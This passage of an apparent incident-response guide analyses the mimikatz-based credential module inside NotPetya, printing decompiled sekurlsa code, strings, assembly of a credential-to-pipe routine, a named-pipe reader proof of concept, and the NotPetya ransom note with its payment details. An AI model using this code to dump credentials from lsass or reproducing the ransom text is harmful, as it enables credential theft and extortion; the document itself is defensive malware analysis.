    PVOID pStruct;
    KULL_M_MEMORY_ADDRESS securityStruct, data = {&nbListes, &KULL_M_MEMORY_GLOBAL_OWN_HANDLE}, aBuffer = {NULL, .
    BOOL retCallback = TRUE;
    const KUHL_M_SEKURLSA_ENUM_HELPER * helper;
    NTSTATUS status = kuhl_m_sekurlsa_acquireLSA();

    if(NT_SUCCESS(status))
    {
        sessionData.clsass = &clsass;
        sessionData.lsassLocalHelper = lsassLocalHelper;








        if(clsass.osContext.BuildNumber < KULL_M_WIN_MIN_BUILD_2K3)
            helper = &lsassEnumHelpers[0];
        else if(clsass.osContext.BuildNumber < KULL_M_WIN_MIN_BUILD_VISTA)
            helper = &lsassEnumHelpers[1];
        else if(clsass.osContext.BuildNumber < KULL_M_WIN_MIN_BUILD_7)
            helper = &lsassEnumHelpers[2];
        else if(clsass.osContext.BuildNumber < KULL_M_WIN_MIN_BUILD_8)
            helper = &lsassEnumHelpers[3];
        else if(clsass.osContext.BuildNumber < KULL_M_WIN_MIN_BUILD_BLUE)
            helper = &lsassEnumHelpers[5];
        else
            helper = &lsassEnumHelpers[6];

        if((clsass.osContext.BuildNumber >= KULL_M_WIN_MIN_BUILD_7) && (clsass.osContext.BuildNumber < KULL_M
            helper++; // yeah, really, I do that =)

        securityStruct.hMemory = clsass.hLsassMem;
        if(securityStruct.address = LogonSessionListCount)
            kull_m_memory_copy(&data, &securityStruct, sizeof(ULONG));
    }
}
```

Another point that is observed simply by viewing the strings of the module is the following:



 .rdata:00EE9AF8	00000010	unicode	wdigest
 .rdata:00EE9D44	00000014	unicode	lsass.exe
 .rdata:00EE9D60	0000001C	unicode	%IS%IS%IS:%IS
 .rdata:00EE9D7C	0000000F	C	CredentialKeys
 .rdata:00EE9D8C	00000008	C	Primary
 .rdata:00EE9D94	00000008	unicode	msv
 .rdata:00EE9D9C	00000018	unicode	wdigest.dll

These strings give us an idea that the mimikatz **sekurlsa** module could work with the packages **msv** (*credential hashes*) and **wdigest** (*clear credentials*). On the other hand, the **Primary** and **CredentialKeys** strings are typical in any mimikatz output.

Once we have “**mapped**” the code with mimikatz functions, let’s see the logical structure of the malware. For this there is nothing like starting from the main, where we can see:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    if ( argc > 1 )
        hObject = readPipe((LPCWSTR)argv[1]);
    RtlGetNtVersionNumbers(&dword_EECFD0, &dword_EECFCC, &dword_EECFD4);
    dword_EECFD4 &= 0x3FFFu;
    if ( RtlAdjustPrivilege(20, 1, 0, &argc) >= 0 )
    {
        dword_EECEC0 = (int)off_EE9D1C;
        if ( (unsigned int)dword_EECFD0 >= 6 )
            dword_EECEC0 = (int)off_EE9D30;
        kuhl_m_sekurlsa_getLogonData();
        (*(void (**)(void))(dword_EECEC0 + 4))();
    }
    if ( hObject != (HANDLE)-1 )
        CloseHandle(hObject);
    return 0;
}
```

The first thing we see is that it calls a function we have named **readPipe**. In this function it receives as argument the pipe that has to instantiate, and where it will write the credentials later. This pipe, if you remember will be the one that will provide it the NotPetya *dll* . In this function it tries to access it three times and if it is not there, it leaves. Then, as you see in the image, it retrieves the system version with the **RtlGetNtVersionNumbers** API, since that depending on the operating system the whole process that mimikatz performs to obtain the credentials varies in memory.

The next step is to obtain the appropriate privileges to access lsass.exe . To do so, from the interface of mimikatz we would do `privilege::debug`. The malware module will do so using the **RtlAdjustPrivilege** API. If we have executed it with enough privileges it will continue.

The next important step is the execution of the **kuhl\_m\_sekurlsa\_getLogonData()** function, where the mimikatz logic starts. During the execution we see how the callback function **kuhl\_m\_sekurlsa\_enum()** is the one that has been modified, as expected, since it is the point where mimikatz normally prints the credentials by screen. In this case we see the following:



```
signed int __stdcall callback(int a1, int a2)
{
    unsigned int v2; // edi@2
    wchar_t **v3; // eax@4

    if ( sub_13E31AB(a1) )
    {
        v2 = 0;
        if ( *(_DWORD *)(a2 + 4) )
        {
            do
            {
                if ( *(_DWORD *)(*(_DWORD *)(*(_DWORD *)a2 + 4 * v2) + 36) )
                {
                    v3 = modulos[v2];
                    if ( v3[2] )
                    {
                        if ( wcsstr(v3[3], L"wdigest") )
                            (*(void (__stdcall **)(int))(*(_DWORD *)(*(_DWORD *)a2 + 4 * v2) + 4))(a1);
                    }
                    ++v2;
                }
            } while ( v2 < *(_DWORD *)(a2 + 4) );
        }
        return 1;
    }
}
```

The first thing that we find is a function that performs several checks to see if the credentials are good. As we have been able to verify in our environment, it did not dump the local credentials of the machine to the pipe (if someone can give us feedback on this subject we will thank you since we have not deepened into the code of this function, **sub\_13E31AB**). On the other hand, we see that it has an if where it checks if the package corresponds with wdigest (credentials in clear text). Only in that case calls **a1** , which corresponds to the function we have named **dump2pipe**:



```
013E3642
013E3642 dump2pipe proc near
013E3642
013E3642 var_10= dword ptr -10h
013E3642 var_C= dword ptr -8Ch
013E3642 hMem= dword ptr -8
013E3642 var_4= dword ptr -4
013E3642 arg_0= dword ptr 8
013E3642
013E3642 push ebp
013E3643 mov ebp, esp
013E3645 and esp, 0FFFFFFFh
013E3648 sub esp, 14h
013E3648 push ebx
013E364C push esi
013E364D push edi
013E364E mov edi, [ebp+arg_0]
013E3651 mov ecx, [edi]
013E3653 xor eax, eax
013E3655 mov [esp+20h+hMem], eax
013E3659 mov [esp+20h+var_4], offset unk_13ECD30
013E3661 mov [esp+20h+var_10], eax
013E3665 mov edx, [ecx]
013E3667 mov [esp+20h+var_C], edx
013E3668 cmp dword_13E0050, eax
013E3671 jnz short loc_13E3696
```

```
013E3673 push offset dword_13ECD88
013E3678 push eax
013E3679 push offset dword_13ECD84
013E367E push 5
013E3680 push offset unk_13EBB8B
013E3685 mov esi, offset unk_13EBB8B
013E368A call sub_13E34D4
013E368F add esp, 14h
013E3692 test eax, eax
013E3694 jz short loc_13E370F
```

```
013E3696
013E3696 loc_13E3696:
013E3696 mov eax, dword_13ECD84
013E3698 mov ebx, dword_13ECD88
013E36A1 mov edi, [edi+8]
013E36A4 lea esi, [esp+20h+var_10]
013E36A8 mov [esp+20h+var_10], eax
013E36AC add ebx, 18h
013E36AF call sub_13E3594
013E36B4 mov [esp+20h+var_10], eax
013E36B8 test eax, eax
013E36BA jz short loc_13E370F
```


As you can see there is a function inside this **dump2pipe** , which is **dump\_credentials** , which is where you write to the pipe:





We can even see the format in which it will write to the *pipe*. Once we have studied the module to do a little PoC, we have created a very simple example of a program that creates a *pipe* and writes on the screen what is written on that *pipe* , in order to

In the following images you first have the original mimikatz window showing the credentials of the Administrator of the LAB domain (which had been authenticated in the machine in the past). In the second (right screen) we have executed the malware module responsible for collecting the credentials. And below we have our program, which reads from the *pipe* and dumps it on the console (in this case we will see the credentials collected, this is what the malware will send to *psexec*).



I put the example that we used in case you want to play with the module:



```
#include "stdafx.h"
#include <windows.h>
// #include <tlhelp32.h>
// #include <stdio.h>
// #include <shlwapi.h>

int main(void)
{
    HANDLE hPipe;
    char buffer[1024];
    DWORD dwRead;

    hPipe = CreateNamedPipe(TEXT("\\\\.\\pipe\\Pipe"),
        PIPE_ACCESS_DUPLEX | PIPE_TYPE_BYTE | PIPE_READMODE_BYTE, // FILE_FLAG_FIRST_PIPE_INSTANCE
        0,
        1,
        0,
        0,
        NMPWAIT_USE_DEFAULT_WAIT,
        NULL);
    printf("Pipe creada!!\n");

    while (hPipe != INVALID_HANDLE_VALUE)
    {
        if (ConnectNamedPipe(hPipe, NULL) != FALSE) // wait for someone to connect to the pipe
        {
            printf("Alguien conectado a la pipe!!! ojito que viene MIMI\n");
            while (ReadFile(hPipe, buffer, sizeof(buffer) - 1, &dwRead, NULL) != FALSE)
            {
                printf("He leído bytes del pipe\n");
                _tprintf(TEXT("%s\n"), buffer);
            }

            DisconnectNamedPipe(hPipe);
        }

        return 0;
    }
}
```

## Images




Image 'a': Ransom message for Petya




Image 'b': Ransom message for NotPetya

Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuXXTuR2R1t78mGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail [wowsmith123456@posteo.net](mailto:wowsmith123456@posteo.net). Your personal installation key:

74f296-2Nx1Gm-yHQRWr-S8gaN6-8Bs1td-U2DKui-Z2pKJE-kE6sSN-o8tizU-gUeUMa

If you already purchased your key, please enter it below.

Key: \_

### Example of Petya ransomware ransom note screen





## Contributing Authors

- Stuart Coulson
- Surinder Lal
- Amar Singh
- Naushad (the RedHat-Hacker)
- Bal Rai
- Zeki Turedi
- Joe Shenouda (JS)
- Paul Heffernan
- Peter Bassill
- Satish Prasad
- Chris Newman
- Digit Oktavianto
- EL Mouhtarim Yassine
- Todd Bell
- Youssef Elmalty
- Ed Daniel
- Howard Mannella
- Perry Carpenter
- James Smith
- Ramandeep Singh
- 

### Thanks to

- Alan Jenkins
- James McKinlay

## Legal & Disclaimers

Every contributor has made effort to ensure that the information in this document is accurate. Cyber Management Alliance Ltd (herein referred to as CMA) hereby disclaims any liability to any party for any loss, damage or disruption caused by this information in this document or errors or omissions, whether such errors or omissions result from negligence, accident or any other cause.

The reader must understand that this document is not intended to replace professional consultancy, advice and guidance. The reader must ensure that he/she seeks professional consultation and/or refers to other material and/or consultants in matters relating to, but not limited to, cyber attacks or data breaches. Cybersecurity, information security and data privacy are a complex set of topics and the authors and CMA advise the reader to take full responsibility and precaution to protect their personal information and not to take risks beyond the level of experience, aptitude, training and comfort level.